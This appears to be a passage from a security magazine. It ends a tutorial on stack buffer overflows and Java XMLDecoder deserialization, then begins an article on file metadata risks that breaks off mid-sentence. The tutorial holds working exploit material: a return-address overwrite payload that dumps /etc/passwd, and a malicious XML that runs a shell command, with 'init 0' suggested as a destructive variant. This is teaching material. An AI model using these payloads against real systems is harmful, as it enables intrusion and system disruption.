
0xff81826c − 0xff818267 = 5

Hexadecimal calculator

We can infer the following points from the above analysis:

- Contiguous locations are allocated to variables within a function.
- Size of the buffer can be calculated by simple hexadecimal calculations to know how many characters are required to overflow the buffer and write a sensitive variable, which is 'auth' in this case, to make it non-zero.

Let's try to get the above program to print "Authenticated" with our malicious input which probably is the simplest hack in this universe!!!



```c
/*
 * Auth.c
 *
 *  Created on: Apr 12, 2017
 *      Author: amit
 */
#include<stdio.h>

int main()
{
	char credentials[5];
	int auth = 0;
	scanf("%s", credentials);
	if(auth==0){
		printf("Not Authenticated");
	}
	else{
		printf("Authenticated");
	}

}
```

```
<terminated> (exit value: 0) Buf_over1 [C/C++ Application] /home/amit/workspace/
123456
Authenticated
```

Simple buffer overflow write attack

There are some more important elements in the fundamentals that are worth understanding.

Meta-data (Registers)

The processor needs to know the address to return while making a function call, it needs to know the next instruction to be executed and the address where the data is stored to process upon.

1. **`%eip`** is the register that contains the pointer pointing to the address of the next instruction to be executed.

2. **`%esp`** is the stack pointer register that points to the top of the stack.

3. **`%ebp`** is the base pointer register to locate local variables and function parameters. It is also called the frame pointer and the addresses of variables are found out using the size of the variable as offset relative to its value in case of contiguous memory allocation.


Whenever a new function is called:

1. The value of **`%eip`** is pushed on the stack so that control can be returned back to the callee function and its value is now set to the address of the called function so that the next instruction in the called function can be executed.

2. The value of **`%ebp`** is pushed on the stack so that data can be located when the control returns back to the callee function and its value is set to the %esp where the data is being pushed that will be executed upon in the called function.

Exploitation


Now let's focus on the challenge we started the discussion with, to print the content of the '/etc/passwd' file through buffer overflow vulnerability. We will take the analysis of our binary to the next level using another tool called 'objdump'.



```
amit@ubuntu:~/workspace/Buf_over/Debug$ objdump -d Buf_over

Buf_over:     file format elf32-i386


Disassembly of section .init:

080483ac <_init>:
 80483ac:       53                      push   %ebx
 80483ad:       83 ec 08                sub    $0x8,%esp
 80483b0:       e8 eb 00 00 00          call   80484a0 <__x86.get_pc_thunk.bx>
 80483b5:       81 c3 4b 1c 00 00       add    $0x1c4b,%ebx
 80483bb:       8b 83 fc ff ff ff       mov    -0x4(%ebx),%eax
 80483c1:       85 c0                   test   %eax,%eax
 80483c3:       74 05                   je     80483ca <_init+0x1e>
 80483c5:       e8 96 00 00 00          call   8048460 <__isoc99_scanf@plt+0x10>
 80483ca:       83 c4 08                add    $0x8,%esp
 80483cd:       5b                      pop    %ebx
 80483ce:       c3                      ret

Disassembly of section .plt:

080483d0 <printf@plt-0x10>:
 80483d0:       ff 35 04 a0 04 08       pushl  0x804a004
 80483d6:       ff 25 08 a0 04 08       jmp    *0x804a008
 80483dc:       00 00                   add    %al,(%eax)
        ...

080483e0 <printf@plt>:
 80483e0:       ff 25 0c a0 04 08       jmp    *0x804a00c
 80483e6:       68 00 00 00 00          push   $0x0
 80483eb:       e9 e0 ff ff ff          jmp    80483d0 <_init+0x24>

080483f0 <fclose@plt>:
```


Objdump output of the binary

Let's focus on some interesting details in the 'objdump' output. The address of the sensitive function: '080485cc'



```
080485cc <etc_passwd>:
 80485cc:       55                      push   %ebp
 80485cd:       89 e5                   mov    %esp,%ebp
 80485cf:       83 ec 18                sub    $0x18,%esp
 80485d2:       83 ec 08                sub    $0x8,%esp
```

The size of the memory allocated to the buffer 1c = 28 in decimal in 'input()' function:




```
08048628 <input>:
 8048628:       55                      push   %ebp
 8048629:       89 e5                   mov    %esp,%ebp
 804862b:       83 ec 28                sub    $0x28,%esp
 804862e:       83 ec 0c                sub    $0xc,%esp
 8048631:       68 21 87 04 08          push   $0x8048721
 8048636:       e8 d5 fd ff ff          call   8048410 <puts@plt>
 804863b:       83 c4 10                add    $0x10,%esp
 804863e:       83 ec 08                sub    $0x8,%esp
 8048641:       8d 45 e4                lea    -0x1c(%ebp),%eax
```

With the above discussion about the memory layout and registers we know that the content of '%eip' and '%ebp' must be pushed on the stack while calling the function 'input()' in 'main()' at line number 32, followed by data in the 'input()' function. There is a buffer to hold 20 characters within 'input()' function. Once this gets pushed to the stack and the execution starts at line number 20, the stack contains buffer → %ebp (frame pointer for data in 'main()') → %eip (instruction pointer) to resume in 'main()' where it left for executing 'input()' function. We need to manipulate the value of %eip pushed on the stack so that the control goes to the 'etc_passwd()' function instead of returning to the 'main()' function. We have the address of 'etc_passwd()' function - '080485cc'.

The Payload

The payload should be such that it can consume the entire space allocated to the buffer + the size of the %ebp register + the new value for the %eip register (the address '0804856b' in little-endian or big-endian format) = random string of 32 characters + \x6b\x85\04\08.



```
amit@ubuntu:~/workspace/Buf_over/Debug$ python -c 'print "a"*32 + "\x6b\x85\x04\x08"' | ./Buf_over
Enter some text:
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaak◆
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
```

Successful buffer overflow attack

The one explained above is called stack smashing. There are many variations of the buffer overflow attack that can

1. Corrupt memory allocated on the heap using malloc and new operator
2. Steal sensitive information, such as an encryption key or password
3. Perform denial of service attack by exhausting the computer's resources
4. Corrupt data

We need to understand the language construct that deals with memory buffers and insecure implementations that allow access beyond its boundaries while dealing with low level programming languages, such as C/C++.

Commonly used functions that are vulnerable to buffer overflow:

gets()

strcpy()

strcat()

sprintf()


scanf()

getwd()

`realpath()`

Serialization Flaws:


The process of converting an object to a byte stream that can be stored in a file, saved in a database or transported as a network stream is called serialization and the reverse is called de-serialization. There are various libraries provided by different high level languages to de-serialize a byte stream to re-create a Java object from that. These libraries can be exploited to execute a shell command of an attacker's choice. Let's try to understand this with a simple implementation found on internet to create a Java bean (class with member variables and associated getter and setter) from an xml file.


XmlDecoder.java

```java
import java.beans.XMLDecoder;

public class XmlDecoder {

    public static void main(String[] args) {

        try{
        FileInputStream fis = new FileInputStream("myxml.xml");
        BufferedInputStream bis = new BufferedInputStream(fis);
        XMLDecoder xmlDecoder = new XMLDecoder(bis);
        xmlDecoder.readObject();
        /*System.out.println(mb.isMyBoolean());
        System.out.println(mb.getMyString());
        for (String str : mb.getMyVector()) {
            System.out.println(str);
        }*/
        }
        catch(Exception e){
            e.printStackTrace();
        }

    }
```

Vulnerable de-serialization implementation


Xml file with malicious payload:


myxml.xml

```xml
<?xml version="1.0" encoding="UTF-8"?>
<java version="1.7.0_21" class="java.beans.XMLDecoder">
 <object class="java.lang.Runtime" method="getRuntime">
      <void method="exec">
      <array class="java.lang.String" length="2">
          <void index="0">
              <string>touch</string>
          </void>
          <void index="1">
              <string>hack.txt</string>
          </void>
      </array>
      </void>
 </object>
</java>
```

An XML with malicious payload for vulnerable de-serializer

Before and after executing the code:



```
amit@ubuntu:~/workspace_Java/Exploits/bin$ ls
myxml.xml  XmlDecoder.class
amit@ubuntu:~/workspace_Java/Exploits/bin$ java XmlDecoder
amit@ubuntu:~/workspace_Java/Exploits/bin$ ls
hack.txt  myxml.xml  XmlDecoder.class
amit@ubuntu:~/workspace_Java/Exploits/bin$ 
```

A new file 'hack.txt' getting created as a result of successful exploits

It is the insecure de-serialization that gives way to a malicious xml file to execute the 'Java.lang.Runtime.exec()' function with "touch hack.txt" as an argument. Consider it running with "init 0" and the result will be devastating. Knowledge of programming languages will be of substantial help to a hacker for exploit development rather than relying on fuzzing with different payloads available on internet.

References:

- https://dhavalkapil.com/blogs/Buffer-Overflow-Exploit/
- https://en.wikipedia.org/wiki/Buffer_overflow
- http://www.miniwebtool.com/hex-calculator/?number1=0xff81826c&operate=2&number2=0xff818267
- http://www.binaryhexconverter.com/hex-to-decimal-converter
- https://www.coursera.org/learn/software-security
- http://insecure.org/stf/smashstack.html
- https://pentesterlab.com
- https://en.wikipedia.org/wiki/Morris_worm
- https://en.wikipedia.org/wiki/SQL_Slammer
- https://en.wikipedia.org/wiki/Code_Red_(computer_worm)
- https://en.wikipedia.org/wiki/Heartbleed

The dangers of metadata

by Verónica Berenguer

ABOUT THE AUTHOR

VERÓNICA BERENGUER

Verónica has a Bachelor's Degree in Telecommunications Engineering and a Master's in Information and Communications Security from Seville University's School of Engineering. I really like Ethical Hacking and forensic analysis where I enjoy every day learning new techniques.

My work experience has been linked to these issues in addition to participating in a Malware cybersecurity project, which aims to fight malware in end devices.

In short, I'm passionate about the world of cybersecurity.

The extraction of metadata is one of the biggest dangers that exist related to the files and that people ignore. Metadata extraction will be addressed and advice will be given to avoid risks.

What will you learn?

In this article, we will introduce the world of programming for hackers, specifically, the extraction of metadata using Python from images or PDF documents. The topics addressed are as follows:

- Extraction of metadata from images.
- The most relevant metadata from images.
- How applications handle metadata from images.
- Extraction of metadata from PDF documents.
- The most relevant metadata from PDF documents.
- Advice to prevent and remove the metadata from files.

What you should know

- No prior knowledge is required because all necessary knowledge will be explained in this article.
- You just need to have fun learning and researching.

Introduction

Nowadays, society has the need to share all its moments and moods with friends and family. This is a reality that we can see every day in social networks like Facebook, Twitter, Instagram, Snapchat, etc. It's so much the boom of these applications, that new ones arise all the time with a different essence that attracts its use. However, users don't stop to think about the risks which they're exposed to by an inappropriate use of them. One of the most common, especially between young people, is to follow strangers to get reciprocal action from them and vice versa, just for the satisfaction of having many followers. This leads you to reveal personal information without knowing their true intentions, getting at all the data about your habits without any effort. And the worst of all is that you can reveal sensitive information with which you can be attacked. We're talking about metadata.

Metadata is, simply, a set of descriptive information about the files to which they are related. Although this information is transparent to the user, it exists and can be a dangerous weapon in the wrong hands. Metadata can be found in documents, audios, images, videos, etc. In the example that we talked about at the beginning about social networks, a user could upload images that compromised his privacy, since it could be geolocated from where the upload was made; model, brand, version and operating system of the device that made the photograph, the date, and much more information an attacker could use to enrich and prepare his attack. For 